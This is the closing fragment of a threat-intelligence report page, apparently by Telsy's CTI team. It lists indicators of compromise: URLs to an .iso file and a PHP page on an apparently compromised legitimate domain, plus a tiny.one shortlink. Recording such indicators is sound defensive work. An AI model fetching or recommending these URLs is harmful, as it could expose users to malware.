
https://www.instade.co.in/assets/frontend/av_check.iso (Domain Legit)

<https://www.instade.co.in/assets/frontend/zoho.php> (Domain Legit)

<https://tiny.one/covid22>

tiny.one

ATT&CK Matrix



Fill out the form below to download the full report

Check other cyber reports on [our blog](#).

This report was produced by Telsy's "Cyber Threat Intelligence" team with the help of its CTI platform, which allows to analyze and stay updated on adversaries and threats that could impact customers' business.